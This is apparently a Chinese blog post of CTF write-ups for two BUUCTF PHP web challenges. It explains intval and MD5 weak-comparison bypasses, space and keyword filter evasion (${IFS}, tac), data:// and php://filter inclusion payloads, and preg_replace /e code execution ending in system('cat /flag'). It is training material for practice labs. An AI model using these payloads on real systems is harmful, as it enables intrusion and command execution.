
【BUU刷题日记】--第二周
【BUU刷题日记】——第二周
一、[WUSTCTF2020]朴实无华 1
目录爆破

使用dirsearch扫描发现没有结果,因为如果dirsearch请求过快则会导致超出服务器最大请求,扫描不出本来可以访问的目录,所以需要调小线程数:
python dirsearch.py -u http://d8149651-49cb-4573-a1f7-1fbc8b1ab946.node4.buuoj.cn:81/ -t 30

访问

抓包一下:

直接访问,会出现一堆中文乱码,使用火狐修复一下变成下图:

<img src="/img.jpg">

<?php

header('Content-type:text/html;charset=utf-8');

error_reporting(0);

highlight_file(__file__);

//level 1

if (isset($_GET['num'])){

    $num = $_GET['num'];

    if(intval($num) < 2020 && intval($num + 1) > 2021){

        echo "我不经意间看了看我的劳力士, 不是想看时间, 只是想不经意间, 让你知道我过得比你好.</br>";

    }else{

        die("金钱解决不了穷人的本质问题");

    }

}else{

    die("去非洲吧");

}

//level 2

if (isset($_GET['md5'])){

   $md5=$_GET['md5'];

   if ($md5==md5($md5))

       echo "想到这个CTFer拿到flag后, 感激涕零, 跑去东澜岸, 找一家餐厅, 把厨师轰出去, 自己炒两个拿手小菜, 倒一杯散装白酒, 致富有道, 别学小暴.</br>";

   else

       die("我赶紧喊来我的酒肉朋友, 他打了个电话, 把他一家安排到了非洲");

}else{

    die("去非洲吧");

}

//get flag

if (isset($_GET['get_flag'])){

    $get_flag = $_GET['get_flag'];

    if(!strstr($get_flag," ")){

        $get_flag = str_ireplace("cat", "wctf2020", $get_flag);

        echo "想到这里, 我充实而欣慰, 有钱人的快乐往往就是这么的朴实无华, 且枯燥.</br>";

        system($get_flag);

    }else{

        die("快到非洲了");

    }

}else{

    die("去非洲吧");

}

?>
观察源码可以发现,要想得到flag需要进行三次绕过。
第一关
需要满足:
intval($num) < 2020 && intval($num + 1) > 2021
可以使用科学计数法,使num=2e4,intval函数的处理num会认为num为字符串,从第一个数字开始转换,直到遇到非数字。但是num+1运算时会将num作为科学计数法。
$num=2e4

intval($num)=2

intval($num+1)=20001
第二关
需要满足:
$md5==md5($md5)
只需要$md字符串开头为0e,并且md5($md5)后开头也为0e,这样php中弱等于就会将其作为科学计数法,0==0。
$md5=0e215962017
第三关
两个条件:
!strstr($get_flag," ")

$get_flag = str_ireplace("cat", "wctf2020", $get_flag);
需要$get_flag中不包含空格,不包含cat。
对于空格的规避可以使用:${IFS}、$IFS$1
对于cat的规避可以使用:ca\t、tac、more
总结
- 目录爆破在有些情况下需要调小线程才能爆破成功
- php intval函数的漏洞
- php 在md5函数情况下的等号漏洞
- linux规避空格、关键词过滤
二、[BJDCTF2020]ZJCTF,不过如此
代码:
<?php

error_reporting(0);

$text = $_GET["text"];

$file = $_GET["file"];

if(isset($text)&&(file_get_contents($text,'r')==="I have a dream")){

    echo "<br><h1>".file_get_contents($text,'r')."</h1></br>";

    if(preg_match("/flag/",$file)){

        die("Not now!");

    }

    include($file);  //next.php

}

else{

    highlight_file(__FILE__);

}

?>
file_get_contents:把文件中的内容读入字符串。
利用
对于文件读取的协议可以使用data伪协议,它是一个数据流封装协议,从php5.2.0开始生效
构造payload:
?text=data://text/plain,I have a dream

或者

?text=data://text/plain;base64,SSBoYXZlIGEgZHJlYW0=

下面的变量file提示查看next.php,文件包含使用php伪协议,payload如下:
?text=data://text/plain;base64,SSBoYXZlIGEgZHJlYW0=&file=php://filter/convert.base64-encode/resource=next.php
得到的base64字符串解密后:
<?php

$id = $_GET['id'];

$_SESSION['id'] = $id;

function complex($re, $str) {

    return preg_replace(

        '/(' . $re . ')/ei',

        'strtolower("\\1")',

        $str

    );

}

foreach($_GET as $re => $str) {

    echo complex($re, $str). "\n";

}

function getFlag(){

	@eval($_GET['cmd']);

}
preg_replace函数:
preg_replace ( mixed $pattern , mixed $replacement , mixed $subject [, int $limit = -1 [, int &$count ]] ) : mixed
其中,
$pattern参数是一个用于匹配的正则表达式,$replacement参数是替换的字符串,$subject参数是需要进行替换的原字符串。$limit参数表示最多替换的次数(默认为 -1,表示不限制替换次数),$count参数是一个用于存储实际替换次数的变量(可选)。上面的代码就是通过变量$re中的模式匹配,将$str中匹配到的字符串转化为小写。
/e漏洞:
在preg_replace的/e模式下,会将替换字符串当做php代码来执行,这样就可以调用getFlag()函数进行命令行操作。
$str = '1 2 3 4 5';

$result = preg_replace('/\d+/e', 'pow($0, 2)', $str);

echo $result; // 输出 1 4 9 16 25
这段代码就是将$str中的变量全部平方。$0代表匹配到的字符串,也就是数字本身。
在本题中,替换字符串部分为'strtolower("\\1")',其中\1等价于$1,代表匹配到的第一个字符串。整个含义就是将匹配到的第一个字符串全变成小写。
foreach:
表示把$GET数组中键值赋值给$re,单元值赋值给$str。
payload:
因为模式串中为$re的值所以GET传入的变量名应该为?.*,因为.用于匹配除了\n的其他任意字符。但是使用GET传入变量时.会被过滤成_,因此换用其他表达式/S*。
同时其值应该为${getFlag()}用于执行getFlag函数,cmd的值为system('cat /flag')。
?\S*=${getFlag()}&cmd=system('cat /flag');

//分号不能丢
其实不太明白为什么要加*号,网上对${}里面的函数调用也描述很少,先记下来。
总结
- data伪协议输入文件流
- preg_match在/e模式下的漏洞
【BUU刷题日记】--第二周的更多相关文章
- Buu刷题
前言 希望自己能够更加的努力,希望通过多刷大赛题来提高自己的知识面.(ง •_•)ง easy_tornado 进入题目 看到render就感觉可能是模板注入的东西 hints.txt给出提示,可以看 ...
- Leetcode | 刷题日记(1)
本文记录个人刷题记录 推荐两个刷题网站: 地址:https://leetcode.com/ 另外一个地址:http://www.lintcode.com/ 1.Write a SQL query to ...
- BUU刷题01
[安洵杯 2019]easy_serialize_php 直接给了源代码 <?php $function = @$_GET['f']; function filter($img){ $filte ...
- python刷题第三周
以下是本周有所收获的题目 第一题: 第4章-4 验证"哥德巴赫猜想" (20 分) 数学领域著名的"哥德巴赫猜想"的大致意思是:任何一个大于2的偶数总能表示为两 ...
- lightoj刷题日记
提高自己的实力, 也为了证明, 开始板刷lightoj,每天题量>=1: 题目的类型会在这边说明,具体见分页博客: SUM=54; 1000 Greetings from LightOJ [简单 ...
- BUU刷题记录
[GWCTF 2019]mypassword xss+csp 打开页面可以注册登录 登进去提示不是sql注入 然后提示源码 看一下 然后有段后端代码写道了注释里 <!-- if(is_array ...
- 刷题日记-JZ25合并有序链表
合并有序链表 递归方式合并链表pHead1,pHead2 base case是 pHead1为空或者pHead2为空 递归方式是 如果pHead1->val < pHead2->va ...
- mysql刷题笔记
近期,为提升自己的工程能力,在休息时常通过刷题来回顾一下基础性知识. 于是选择了牛客网上的mysql知识题库练手,过程中,主要遇到了几个比较有意思的题,记录下来,方便回顾. 题1:SQL29 计算用户 ...
- 牛客SQL刷题第一趴——非技术入门基础篇
user_profile表: id device_id gender age university province 1 2138 male 21 北京大学 Beijing 2 3214 male ...
- python刷题第二周
1: 第3章-5 字符转换 (15 分) 本题要求提取一个字符串中的所有数字字符('0'--'9'),将其转换为一个整数输出. 输入格式: 输入在一行中给出一个不超过80个字符且以回车结束的字符串. ...
随机推荐
- 一文掌握设计模式(定义+UML类图+应用)
一.引子 从学编程一开始就被告知,要想做一名优秀的程序员两大必要技能:1.源码阅读(JDK.C等底层语言封装) 2.设计模式(使用某种语言优雅的落地典型场景功能).一般随着工作年限的增长,被迫对底层语 ...
- 使用C#编写.NET分析器-第二部分
译者注 这是在Datadog公司任职的Kevin Gosse大佬使用C#编写.NET分析器的系列文章之一,在国内只有很少很少的人了解和研究.NET分析器,它常被用于APM(应用性能诊断).IDE.诊断 ...
- Unity的IPreprocessBuild:深入解析与实用案例
Unity IPreprocessBuild Unity IPreprocessBuild是Unity引擎中的一个非常有用的功能,它可以让开发者在构建项目时自动执行一些操作.这个功能可以帮助开发者提高 ...
- 在Linux环境下通过命令行执行JMeter脚本后查看响应结果的配置
在Linux环境中进行性能测试时,我们可能会遇到一定程度的报错.如果无法打开JMeter的GUI界面,但又需要查看响应结果,可以按照以下步骤进行配置: 1. 打开JMeter的安装目录,在`bin/` ...
- 如何在docker中创建postgresql数据库并使用prisma进行连接
在docker中创建postgresql # docker 创建 postgres docker pull postgres # 创建容器 # ~/study/db/postgres 是本地的文件映射 ...
- 《最新出炉》系列初窥篇-Python+Playwright自动化测试-6-元素定位大法-下篇
1.简介 上一篇主要是讲解我们日常工作中在使用Playwright进行元素定位的一些比较常用的定位方法的理论基础知识以及在什么情况下推荐使用.今天这一篇讲解和分享一下,在日常中很少用到或者很少见的定位 ...
- CF1810D Candies题解
CF1810D Candies 点击查看原题 点击查看思路 经典的小学数学奥数题. 设 \(a\) 为每天往上爬的高度,\(b\) 为每天向下降的高度,\(n\) 为给定的需要爬上去的天数. 请注意, ...
- 云储存选择做Hexo博客图床(腾讯云、七牛云、网易云)
前言 博客里需要添加很多图片作为内容的补充,但是把图片放在本地博客文件夹里,上传到网上后,加载这些图片就是一个很大的问题,他们会拖累网页加载的速度,所以建议把图片放图床里,通过外链来访问和加载这些图片 ...
- shell 编程变量使用心得
类型 示例 用途 大写的变量名 IP 表示常量,比如,用来记录输入和输出文件名 小写变量名 mac 一般变量 左边下划线 _mac 临时的中间变量,只引用一次的变量 右边下划线 tmpfile_ 临时 ...
- shell 默认参数
#!/bin/bash dst_dir=${2:-/tmp} # 当 $2 为空或null时,设置默认值. docker cp prometheus:$1 $dst_dir